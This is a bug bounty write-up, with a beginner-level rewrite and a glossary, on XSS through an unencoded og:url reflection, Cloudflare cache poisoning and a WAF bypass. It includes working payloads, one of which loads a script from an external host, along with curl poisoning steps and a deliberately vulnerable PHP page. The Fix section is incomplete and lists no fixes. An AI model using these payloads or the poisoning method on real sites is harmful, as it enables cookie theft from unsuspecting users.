Cross-Site Scripting via Web Cache Poisoning and WAF bypass
A reflected value in the og:url meta tag was not encoded when sent directly to the server, and Cloudflare cached the decoded response, letting an attacker poison the cache with a script payload. Combined with a WAF bypass, an attacker could run arbitrary JavaScript in a victim's browser and steal cookies.
 Published on ltsirkov.medium.com
A few months ago, I found Cross-Site Scripting vulnerability on a private bug bounty program that I’d like to write about.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
A few months ago I found a Cross-Site Scripting vulnerability on a private bug bounty program, and this is the write-up of that chain. Exploiting it required bypassing the Cloudflare WAF, getting past an additional character restriction implemented at the application level, and, most importantly, abusing the Cloudflare cache so that a malicious payload could be poisoned into it. The end result was that I could exploit other users simply by sending them a specifically crafted URL that had been poisoned beforehand.
To avoid disclosing the target, and so that you can play with a vulnerable environment yourself, I use a testing environment I built for this post.
Context
While reading the documentation on https://redacted.com about how a specific functionality works, I came across the following URL in it:
https://xss.2n.wtf/points/1234
The value in the URL path (1234 in the example) is reflected back into the page's metadata. Examining the page's source code showed that the points value was reflected inside the canonical og:url meta tag.

The Open Graph specification describes og:url as the canonical URL of the object, used as its permanent ID in the graph, with https://www.imdb.com/title/tt0117500/ as the example. A value that is meant to be a URL, echoed into an HTML attribute, is exactly the kind of reflection worth testing.
Along with the reflection on og:url, I noticed that the page was cached by Cloudflare.

Setup
No accounts, roles or specific tool versions are described in the report. The tools used throughout are a browser, Burp Suite and curl. The testing environment is the author's own host, https://xss.2n.wtf, which reproduces the behaviour of the real target. The source of that environment is given in the PoC section below.
Finding it
With a reflection in og:url and a cache in front of the page, I tried to send double quotes through my browser to see whether XSS was achievable. I pasted the following payload through the browser, https://xss.2n.wtf/points/1234", and the specified value was echoed on the page:

This indicated that XSS might not be possible, because the value appeared to be URL encoded as %22. I decided to dig deeper, since the injection point was within the URL path, which is typically encoded by the browser before the request reaches the web server.
To check that, I ran two tests.
Request 1, from the browser:
https://xss.2n.wtf/points/test"

Request 2, from Burp Suite:
https://xss.2n.wtf/points/test"

The screenshots show that on Request 2 the value was reflected without URL encoding, which confirmed the suspicion: the browser was encoding the quote, Burp Suite was not.
At this point a problem appeared. I could not send the payload to other users, because browsers encode the " character in the GET request, which made it impossible to exploit others that way.
Exploitation
Cache poisoning
Cloudflare's caching mechanism solved this. By sending a request through Burp Suite, the decoded version of the payload could be cached. When someone then visits /points/test%22, even with their browser, they are served the decoded payload that was cache poisoned through Burp Suite, which makes exploitation of other users possible.
The process works because the malicious payload is cached first, using Burp Suite. Caching the payload directly through a browser is not possible, because the browser URL encodes it and the encoded version is what gets cached.
The reason for this behaviour is that Cloudflare, in this case, treats " and %22 as equal. I was able to achieve that only with a specific configuration on my Cloudflare account with Workers; playing with the default Normalization settings in Cloudflare did not work.
Caching the payload and confirming it
The strategy is to use Burp Suite or curl to send a request containing the payload, which Cloudflare then caches and returns to the intended victim. In short, this is what we do:


Confirming it by opening the URL in the browser:

Response headers, browser:
As mentioned, the most important step is to cache the malicious payload via Burp Suite or curl; otherwise the URL encoded version of the payload is what gets cached. An example of trying to cache it through the browser directly:

That clearly shows the payload being URL encoded.
Web Application Firewall
Submitting the payload below resulted in an immediate block by the web application firewall:
"><script>alert(1);</script>

After spending some time bypassing the Cloudflare WAF, I got the following payload to work:
GET /points/"><img/src=x/onerro=6><img/src="1"/onerror=alert(1);>?test=test HTTP/2

I then accessed the same URL through the browser and it executed successfully.

At this point the XSS was confirmed and could trigger an alert. To demonstrate the potential impact, I wanted to load external JavaScript from my server, https://<your.xss.hunter>.
Bypassing limited characters
Here another hurdle appeared. The payload, within the URL path, could not include the following characters or elements:
- The colon
: - Uppercase letters
This was some kind of additional protection applied after the WAF bypass. After spending some time trying to bypass it, I managed to achieve the following. The next screenshots show which characters were deleted or changed:


I was unable to load external JavaScript on the real target because of URI schema constraints and the character limitations. Functions such as base64 encode/decode were also unusable, because the payload was automatically converted to lowercase.
Solution
To bypass these restrictions, I placed the payload within a random GET parameter and then incorporated it into an import function:
https://xss.2n.wtf/points/"><img/src=x/onerro=6><img/src="1"/onerror=import(location.search.split("aa=").pop());>?source=web-linaka&aa=https://xss.hunter
Using Burp Suite, the payload was successfully cached by Cloudflare. I then accessed the URL in my browser to trigger the exploit.
Sending the payload to the victim
After analysing the caching mechanism, I found that it operates on a per-region basis. To send XSS to other users, the cache had to be poisoned in the different regions beforehand. For the proof of concept I targeted the cache associated with Sofia, Bulgaria, which demonstrated that once the cache is poisoned the payload can be triggered on a variety of devices within that locale.
Simple steps to reproduce
- Run the curl command:
curl -i "https://xss.2n.wtf/points/\"><img/src=x/onerro=6><img/src=\"1\"/onerror=alert(1);>1"
- Open a browser and visit:
https://xss.2n.wtf/points/%22%3E%3Cimg/src=x/onerro=6%3E%3Cimg/src=%221%22/onerror=alert(1);%3E1
- Send the URL to the victim, who needs to be in the same poisoned location.
PoC environment
The environment hosts a source similar to the real one at https://xss.2n.wtf, where the behaviour can be reproduced:
<?php header('HTTP/1.0 404 Not Found'); ?><html prefix="og: https://ogp.me/ns#"><head><title>PoC Redacted</title><meta property="og:title" content="The Rock" /><meta property="og:type" content="video.movie" /><meta property="og:url" content="<?php echo $_SERVER['REQUEST_URI']; ?>" /><meta property="og:image" content="https://ia.media-imdb.com/images/rock.jpg" /></head><body>PoC <pre>$_SERVER['REQUEST_URI'];</pre></body></html>
Using REQUEST_URI together with a specific Cloudflare configuration can produce interesting results. I reproduced this only with Cloudflare.
Root cause
In the PoC environment, the application echoes the request URI, unencoded, into the content attribute of the og:url meta tag. Because the value is placed inside a double-quoted attribute, a " in the path closes the attribute and lets markup be injected. The browser normally protects this path by percent-encoding the quote, but the cache in front of the application normalises " and %22 to the same cache key, so a request made with a raw quote through a proxy stores a response that is then served for the encoded URL that a browser will actually request. The WAF and the application-level character filter (no colon, no uppercase) raised the bar; the payload was reshaped to avoid the blocked characters and to pull the external script URL from a GET parameter instead of the path.
Impact
An attacker can inject an XSS payload through cache poisoning while bypassing WAF protections, and deliver the malicious payload to victims in various ways. Once delivered, the payload lets the attacker steal cookies and execute arbitrary JavaScript in the victim's browser. Delivery depends on the victim being in the same poisoned region as the cache entry, since the cache operates per region.
Fix
The report does not describe which of these was applied to the real target.
Variants to test
- Look for request data reflected into Open Graph or other meta tags (
og:url,og:image,og:title) and try a"in the path. A positive result is the quote appearing unencoded in the response and breaking the attribute. - Compare a browser request with a proxy request for the same path containing
". A positive result is the proxy request returning the raw quote while the browser request returns%22. - Send the raw-quote request through a proxy and then request the percent-encoded URL from a browser. A positive result is the cached response containing the decoded payload.
- When a WAF blocks
<script>, try alternative tags and event handlers such asimgwithonerror. A positive result is execution ofalert(1). - When the path rejects
:and uppercase letters, move the external URL into a GET parameter and load it withimport(location.search.split("aa=").pop()). A positive result is the external script executing. - Repeat the poisoning from different source regions. A positive result is the payload being served to victims in each region you poisoned.
What happened, in plain words
A security researcher found a bug on a private bug bounty program. A bug bounty program is a scheme where a company invites outside testers to look for security problems in its systems and pays them for reporting what they find. The bug was a Cross-Site Scripting vulnerability, usually shortened to XSS. XSS means that an attacker can get their own instructions, written in a language the browser understands (JavaScript), to run inside someone else's browser while that person is visiting a legitimate website. The attacker's code then runs with the same trust the real site has, so it can do things on the victim's behalf.
Getting to that point was not a single trick. Three separate obstacles had to be dealt with:
- A Web Application Firewall (WAF) had to be bypassed. A WAF is a filter that sits in front of a website and inspects incoming requests, blocking ones that look like attacks. Cloudflare is a company that provides such a filter, along with caching, which we will come to.
- The application itself had an extra restriction on which characters were allowed in part of the URL. Even after the WAF let a request through, the application could still reject or alter it.
- The most important part: the Cloudflare cache had to be abused so that a malicious payload could be planted in it. A cache is a temporary store of copies of web pages, kept so that the next visitor gets the page faster instead of the server rebuilding it. If an attacker can get the cache to store a tampered copy, every later visitor to that address receives the tampered copy. That is called cache poisoning.
As a result of chaining these together, the researcher could attack other users simply by sending them a specially crafted URL that had been poisoned beforehand. The victim did not have to click anything unusual beyond opening a link, and the link pointed at the real site.
To avoid disclosing the target, and so that you can play with a vulnerable environment yourself, the researcher uses a testing environment built for the post. A testing environment is a deliberately built copy of a system, safe to break, used to demonstrate a bug without touching the real company's systems.
Context
While reading the documentation on https://redacted.com about how a specific functionality works, the researcher came across the following URL in it:
https://xss.2n.wtf/points/1234
This is a URL, the address you type into a browser's address bar. Reading it from left to right: https is the protocol, the set of rules for how the browser talks to the server, with the s meaning the connection is encrypted. xss.2n.wtf is the host, the name of the server being contacted. /points/1234 is the path, which tells the server which page or resource is wanted. The last piece, 1234, is a value carried inside the path itself.
The value in the URL path (1234 in the example) is reflected back into the page's metadata. Metadata here means information about the page that is not shown in the visible body but is read by other software, such as social networks building a preview card when the link is shared.
Examining the page's source code showed that the points value was reflected inside the canonical og:url meta tag. "Source code" here means the HTML the browser receives, which you can view in any browser with a right-click and "View page source". "Reflected" means the server took the value from the request and wrote it straight back into the page it returned, without changing it. That is the single most important thing to look for when hunting XSS: any place where something you sent comes back in the response.
The screenshot shows the page source with the points value sitting inside the og:url meta tag.
A meta tag is an HTML element placed in the head of a page, the part that describes the page rather than displaying it. og:url belongs to Open Graph, a convention that lets a page describe itself to other sites, for example so that a link posted on a social network shows a title, an image and a canonical address. The Open Graph specification describes og:url as the canonical URL of the object, used as its permanent ID in the graph, with https://www.imdb.com/title/tt0117500/ as the example. "Canonical" means the one official address for that thing, as opposed to all the variant addresses that might also reach it.
Why does this matter? Because a value that is meant to be a URL, echoed into an HTML attribute, is exactly the kind of reflection worth testing. An attribute is the extra piece of information inside an HTML tag, written as name="value". The value is wrapped in double quotes. If the server writes your input inside those quotes without cleaning it, and your input contains a double quote of its own, that quote can end the attribute early. Everything you write after it is then treated as new HTML rather than as part of the value. That is the doorway to XSS.
Along with the reflection on og:url, the researcher noticed that the page was cached by Cloudflare.
The screenshot accompanies the observation that the page was cached by Cloudflare. Response headers are worth learning to read early: they tell you which server software answered, whether the answer came from a cache, and much more.
Setup
No accounts, roles or specific tool versions are described in the report. The tools used throughout are a browser, Burp Suite and curl.
- A browser is the program you already use to visit websites. Crucially, browsers quietly clean up what you type: if you put a
"in a URL, the browser converts it to%22before sending.%22is called percent-encoding, a way of writing characters that are not safe to send raw, where each one is replaced by a percent sign and a code. This automatic behaviour will turn out to be central to the story. - Burp Suite is a tool that sits between your browser and the server, letting you capture a request, look at it, change it and send it on. It is like an interceptor for post: you can open the envelope, rewrite the letter and reseal it. Because it sends exactly what you tell it to, it does not clean up your quotes the way a browser does.
- curl is a command-line program that fetches a URL and prints the response. It is the same job as a browser's address bar, minus the window, and it also sends exactly what you give it.
The testing environment is the author's own host, https://xss.2n.wtf, which reproduces the behaviour of the real target. The source of that environment is given in the PoC section below.
Finding it
With a reflection in og:url and a cache in front of the page, the researcher tried to send double quotes through the browser to see whether XSS was achievable. The payload pasted through the browser was https://xss.2n.wtf/points/1234", and the specified value was echoed on the page:
A payload is the piece of input an attacker sends in the hope that it gets treated as code rather than as data. Here the payload is simply a URL with a quote on the end.
The result indicated that XSS might not be possible, because the value appeared to be URL encoded as %22. In other words, the quote arrived at the server already converted into its harmless encoded form, so it could not break out of the attribute.
The researcher decided to dig deeper, since the injection point was within the URL path, which is typically encoded by the browser before the request reaches the web server. An injection point is the exact spot in a request where your input ends up. Knowing that the spot is in the path, and knowing that browsers encode paths, suggests a simple experiment: send the same thing without a browser and see whether the encoding disappears.
To check that, two tests were run.
Request 1, from the browser:
https://xss.2n.wtf/points/test"
Request 2, from Burp Suite:
https://xss.2n.wtf/points/test"
The two requests look identical as written, and that is the point. The difference is not in the text but in who sends it. The browser takes the " and turns it into %22 before the request leaves your machine. Burp Suite sends the " exactly as typed.
The screenshots show that on Request 2 the value was reflected without URL encoding, which confirmed the suspicion: the browser was encoding the quote, Burp Suite was not. This is a general lesson for anyone starting out: when something looks safe in a browser, try the same request through a proxy before concluding it is safe. The browser may be protecting the site without the site doing anything.
At this point a problem appeared. The researcher could not send the payload to other users, because browsers encode the " character in the GET request, which made it impossible to exploit others that way. A GET request is the ordinary kind of request a browser makes when you open a link: it asks the server to give you something, with any parameters carried in the URL itself. Since every victim would use a browser, and every browser would encode the quote, the attack would never reach them in working form.
Exploitation
Cache poisoning
Cloudflare's caching mechanism solved this. By sending a request through Burp Suite, the decoded version of the payload could be cached. When someone then visits /points/test%22, even with their browser, they are served the decoded payload that was cache poisoned through Burp Suite, which makes exploitation of other users possible.
Think of a cache as a noticeboard by the door. The first person to ask the receptionist a question gets an answer, and the receptionist writes the answer on the board so the next person asking the same question can just read it. If you can get your own answer onto the board, everyone who asks afterwards reads yours. That is cache poisoning: you are not attacking each victim, you are attacking the shared answer they will all receive.
The process works because the malicious payload is cached first, using Burp Suite. Caching the payload directly through a browser is not possible, because the browser URL encodes it and the encoded version is what gets cached. The order matters: whoever fills the cache first decides what everyone else sees, so the attacker wants to be first, and wants to be first with the raw, working version.
The reason for this behaviour is that Cloudflare, in this case, treats " and %22 as equal. I was able to achieve that only with a specific configuration on my Cloudflare account with Workers; playing with the default Normalization settings in Cloudflare did not work. Normalisation is the process of deciding when two slightly different addresses should count as the same thing. If the cache treats the raw quote and the encoded quote as the same address, then a request made with the raw quote stores an entry that will later be handed out to anyone asking with the encoded quote, which is exactly what a browser asks with.
Caching the payload and confirming it
The strategy is to use Burp Suite or curl to send a request containing the payload, which Cloudflare then caches and returns to the intended victim. In short, this is what we do:
Confirming it by opening the URL in the browser:
Response headers, browser:
As mentioned, the most important step is to cache the malicious payload via Burp Suite or curl; otherwise the URL encoded version of the payload is what gets cached. An example of trying to cache it through the browser directly:
That clearly shows the payload being URL encoded. The lesson is that the tool you use to send a request changes what the server receives, and therefore changes what gets stored.
Web Application Firewall
Submitting the payload below resulted in an immediate block by the web application firewall:
"><script>alert(1);</script>
Let us read that payload piece by piece. The leading "> is the escape: the " closes the attribute the server put us inside, and the > closes the HTML tag that attribute belonged to. Then <script>alert(1);</script> is a complete script element. alert(1) is the simplest possible demonstration: it makes the browser show a pop-up box containing the number 1. If that box appears, your JavaScript ran, which proves the XSS. It is used instead of anything harmful because it is harmless and unmistakable.
A WAF inspects requests and blocks ones matching patterns it considers dangerous. A literal <script> is one of the oldest and most obvious patterns, so it was blocked immediately.
After spending some time bypassing the Cloudflare WAF, the researcher got the following payload to work:
GET /points/"><img/src=x/onerro=6><img/src="1"/onerror=alert(1);>?test=test HTTP/2
Line by line, in plain words:
GETis the request method, the verb telling the server this is a request to fetch something./points/"><img/src=x/onerro=6><img/src="1"/onerror=alert(1);>is the path, and it now carries the payload. The">still closes the attribute and the tag. Then comes an<img>tag, which normally displays a picture.src=xsays the picture is at the addressx, which does not exist, so the image will fail to load.onerro=6is a deliberately misspelled attribute name, not the realonerror. Then a second<img>follows withsrc="1", another address that will not load, and this one carries the realonerror=alert(1);. An event handler likeonerroris JavaScript that the browser runs when something happens to the element, here when the image fails to load. Because the image address is invalid, the failure is guaranteed, and the handler runs. The misspelling and the extra tag are there to get past the WAF's pattern matching while still leaving a working handler in the page.?test=testbegins the query string, the part of a URL after the question mark that carries parameters, here a parameter namedtestwith the valuetest. It is filler.HTTP/2is the version of the protocol used for the request.
The researcher then accessed the same URL through the browser and it executed successfully.
At this point the XSS was confirmed and could trigger an alert. To demonstrate the potential impact, the researcher wanted to load external JavaScript from a server, https://<your.xss.hunter>. Loading a script from your own server is how a real attacker would go beyond a pop-up: the external file can do anything, and it can be changed at any time without touching the poisoned URL.
Bypassing limited characters
Here another hurdle appeared. The payload, within the URL path, could not include the following characters or elements:
- The colon
: - Uppercase letters
This was some kind of additional protection applied after the WAF bypass. Notice why these two restrictions hurt. A URL for an external script begins https://, and that needs a colon. JavaScript is case-sensitive, meaning alert and ALERT are different names, so forcing everything to lowercase can break function names. After spending some time trying to bypass it, the researcher managed to achieve the following. The next screenshots show which characters were deleted or changed:
The screenshots show which characters were deleted or changed.
The researcher was unable to load external JavaScript on the real target because of URI schema constraints and the character limitations. A URI scheme is the https part at the front of a URL, the label that says how to fetch the thing; without a colon you cannot write one. Functions such as base64 encode/decode were also unusable, because the payload was automatically converted to lowercase. Base64 is a way of packing arbitrary data into plain letters and digits so it can travel safely inside text; it uses both uppercase and lowercase letters, so a filter that lowercases everything destroys it.
Solution
To bypass these restrictions, the researcher placed the payload within a random GET parameter and then incorporated it into an import function:
https://xss.2n.wtf/points/"><img/src=x/onerro=6><img/src="1"/onerror=import(location.search.split("aa=").pop());>?source=web-linaka&aa=https://xss.hunter
Line by line, in plain words:
https://xss.2n.wtf/points/is the ordinary start of the address."><img/src=x/onerro=6><img/src="1"/onerror=is the same escape and image trick as before, up to the handler.import(location.search.split("aa=").pop());is the handler's code.import(...)loads a JavaScript module from a given address and runs it.location.searchis the query string of the current page, everything from the?onwards..split("aa=")cuts that string into pieces whereveraa=appears..pop()takes the last piece. So the whole expression means: take the query string, find the part afteraa=, and load that as a script. The external address never appears in the path, so the colon and uppercase restrictions on the path never see it.?source=web-linaka&aa=https://xss.hunteris the query string.source=web-linakais filler, andaa=https://xss.hunteris the external script address, hidden in a parameter where the path filter does not apply. The&separates parameters.
Using Burp Suite, the payload was successfully cached by Cloudflare. The researcher then accessed the URL in the browser to trigger the exploit.
Sending the payload to the victim
After analysing the caching mechanism, the researcher found that it operates on a per-region basis. To send XSS to other users, the cache had to be poisoned in the different regions beforehand. Cloudflare runs many servers around the world and keeps separate caches near each group of users, so a poisoned entry in one place is not automatically seen everywhere. For the proof of concept the researcher targeted the cache associated with Sofia, Bulgaria, which demonstrated that once the cache is poisoned the payload can be triggered on a variety of devices within that locale.
Simple steps to reproduce
- Run the curl command:
curl -i "https://xss.2n.wtf/points/\"><img/src=x/onerro=6><img/src=\"1\"/onerror=alert(1);>1"
In plain words: curl is the command-line fetcher. -i tells it to print the response headers as well as the body, so you can see what the server says about the answer. The URL in quotes is the address with the payload in the path. The backslashes before the inner double quotes are there because the whole URL is wrapped in double quotes in the shell, and a backslash tells the shell that the next quote is part of the text, not the end of it. This command sends the raw payload straight to the server, bypassing the browser's encoding, which is what plants it in the cache.
- Open a browser and visit:
https://xss.2n.wtf/points/%22%3E%3Cimg/src=x/onerro=6%3E%3Cimg/src=%221%22/onerror=alert(1);%3E1
In plain words: this is the same payload, but with the special characters percent-encoded, which is what a browser produces on its own. %22 is the quote, %3E is >, %3C is <. Because the cache was poisoned with the raw form and treats the two forms as the same address, this browser request is answered from the cache with the working payload.
- Send the URL to the victim, who needs to be in the same poisoned location. The victim does nothing unusual: they open a link to the real site, and the poisoned answer does the rest.
PoC environment
The environment hosts a source similar to the real one at https://xss.2n.wtf, where the behaviour can be reproduced:
<?php header('HTTP/1.0 404 Not Found'); ?><html prefix="og: https://ogp.me/ns#"><head><title>PoC Redacted</title><meta property="og:title" content="The Rock" /><meta property="og:type" content="video.movie" /><meta property="og:url" content="<?php echo $_SERVER['REQUEST_URI']; ?>" /><meta property="og:image" content="https://ia.media-imdb.com/images/rock.jpg" /></head><body>PoC <pre>$_SERVER['REQUEST_URI'];</pre></body></html>
Line by line, in plain words:
<?php ... ?>marks a block of PHP, a programming language commonly used on web servers. The server runs this code before sending the page.header('HTTP/1.0 404 Not Found');sends a response header saying the page was not found. It is a small piece of realism, not the bug.<html prefix="og: https://ogp.me/ns#">opens the page and declares the Open Graph namespace, the vocabulary that makesog:tags meaningful.<head>opens the descriptive part of the page.<title>PoC Redacted</title>sets the browser tab title.<meta property="og:title" content="The Rock" />and<meta property="og:type" content="video.movie" />are ordinary Open Graph tags with fixed values.<meta property="og:url" content="<?php echo $_SERVER['REQUEST_URI']; ?>" />is the vulnerable line.$_SERVER['REQUEST_URI']is the server's record of exactly what was requested, path and query string together.echoprints it into the page. It is printed inside a double-quotedcontentattribute with no encoding at all, so a quote in the request ends the attribute and the rest becomes markup. That is the whole bug in one line.<meta property="og:image" content="https://ia.media-imdb.com/images/rock.jpg" />is another fixed tag.</head><body>PoC <pre>$_SERVER['REQUEST_URI'];</pre></body></html>closes the head, opens the visible body, and shows the same value again inside apreblock, which displays text as-is.
Using REQUEST_URI together with a specific Cloudflare configuration can produce interesting results. The researcher reproduced this only with Cloudflare.
Root cause
In the PoC environment, the application echoes the request URI, unencoded, into the content attribute of the og:url meta tag. Because the value is placed inside a double-quoted attribute, a " in the path closes the attribute and lets markup be injected. The browser normally protects this path by percent-encoding the quote, but the cache in front of the application normalises " and %22 to the same cache key, so a request made with a raw quote through a proxy stores a response that is then served for the encoded URL that a browser will actually request. A cache key is the label the cache uses to decide which stored answer matches which request. The WAF and the application-level character filter (no colon, no uppercase) raised the bar; the payload was reshaped to avoid the blocked characters and to pull the external script URL from a GET parameter instead of the path.
Impact
An attacker can inject an XSS payload through cache poisoning while bypassing WAF protections, and deliver the malicious payload to victims in various ways. Once delivered, the payload lets the attacker steal cookies and execute arbitrary JavaScript in the victim's browser. A cookie is a small piece of data a site stores in your browser so it can recognise you on the next request; session cookies in particular act like a temporary pass, and if someone steals one they can often act as you without knowing your password. Delivery depends on the victim being in the same poisoned region as the cache entry, since the cache operates per region.
Fix
HTML-encoding means replacing characters that have special meaning in HTML, such as ", < and >, with safe stand-ins, so they are displayed as text instead of being interpreted as structure. The report does not describe which of these was applied to the real target.
Variants to test
- Look for request data reflected into Open Graph or other meta tags (
og:url,og:image,og:title) and try a"in the path. A positive result is the quote appearing unencoded in the response and breaking the attribute. - Compare a browser request with a proxy request for the same path containing
". A positive result is the proxy request returning the raw quote while the browser request returns%22. - Send the raw-quote request through a proxy and then request the percent-encoded URL from a browser. A positive result is the cached response containing the decoded payload.
- When a WAF blocks
<script>, try alternative tags and event handlers such asimgwithonerror. A positive result is execution ofalert(1). - When the path rejects
:and uppercase letters, move the external URL into a GET parameter and load it withimport(location.search.split("aa=").pop()). A positive result is the external script executing. - Repeat the poisoning from different source regions. A positive result is the payload being served to victims in each region you poisoned.
Glossary
- Attribute: the extra information inside an HTML tag, written as
name="value"; if a value is not cleaned, a quote in it can end the attribute early. - Base64: a way of packing arbitrary data into plain letters and digits so it can travel inside text; it uses both uppercase and lowercase letters.
- Browser: the program you use to visit websites; it percent-encodes special characters in URLs before sending them.
- Bug bounty program: a scheme where a company invites outside testers to find security problems and pays them for reports.
- Burp Suite: a tool that sits between your browser and a server, letting you capture, change and resend requests exactly as written.
- Cache: a temporary store of copies of web pages, kept so later visitors get them faster.
- Cache key: the label a cache uses to decide which stored answer matches which request.
- Cache poisoning: getting a cache to store a tampered answer that later visitors receive.
- Canonical URL: the one official address for a thing, as opposed to variant addresses that also reach it.
- Cookie: a small piece of data a site stores in your browser so it can recognise you on later requests.
- Cross-Site Scripting (XSS): a bug where an attacker gets their own JavaScript to run inside someone else's browser on a legitimate site.
- curl: a command-line program that fetches a URL and prints the response, sending exactly what you give it.
- Event handler: JavaScript attached to an element that runs when something happens to it, such as
onerrorwhen an image fails to load. - GET request: the ordinary request a browser makes when you open a link, asking the server to give you something, with parameters in the URL.
- Host: the name of the server being contacted, such as
xss.2n.wtf. - HTML: the language web pages are written in, made of tags and attributes.
- HTML-encoding: replacing characters with special meaning in HTML, such as
",<and>, with safe stand-ins so they display as text. - HTTP/2: a version of the protocol used to send requests and responses on the web.
- Injection point: the exact spot in a request where your input ends up.
- JavaScript: the programming language browsers run, used to make pages interactive and, in an attack, to run the attacker's instructions.
- Meta tag: an HTML element in the head of a page that describes the page rather than displaying it.
- Normalisation: deciding when two slightly different addresses should count as the same thing.
- Open Graph: a convention that lets a page describe itself to other sites, for example for link previews.
og:url: the Open Graph tag holding the canonical URL of the object.- Path: the part of a URL that tells the server which page or resource is wanted, such as
/points/1234. - Payload: the piece of input an attacker sends hoping it is treated as code rather than data.
- Percent-encoding: writing characters that are not safe to send raw as a percent sign plus a code, such as
"becoming%22. - PHP: a programming language commonly used on web servers to build pages before sending them.
- Protocol: the set of rules for how two computers talk, such as
https. - Query string: the part of a URL after the
?, carrying parameters asname=valuepairs separated by&. - Reflection: when a server takes a value from the request and writes it straight back into the response.
- Request: the message a browser or tool sends to a server asking for something.
- Response headers: the small block of information a server sends alongside a page, saying things like which software answered and whether it came from a cache.
- Session cookie: a cookie that acts like a temporary pass, letting a site recognise a logged-in user.
- Source code (page source): the HTML the browser receives, viewable with "View page source".
- URI scheme: the label at the front of a URL, such as
https, saying how to fetch the thing. - URL: the address you type into a browser, made of protocol, host, path and optionally a query string.
- WAF (Web Application Firewall): a filter in front of a website that inspects requests and blocks ones that look like attacks.
- Workers: Cloudflare's feature for running custom code at the edge; the author's specific Cloudflare configuration with Workers was needed for the cache behaviour.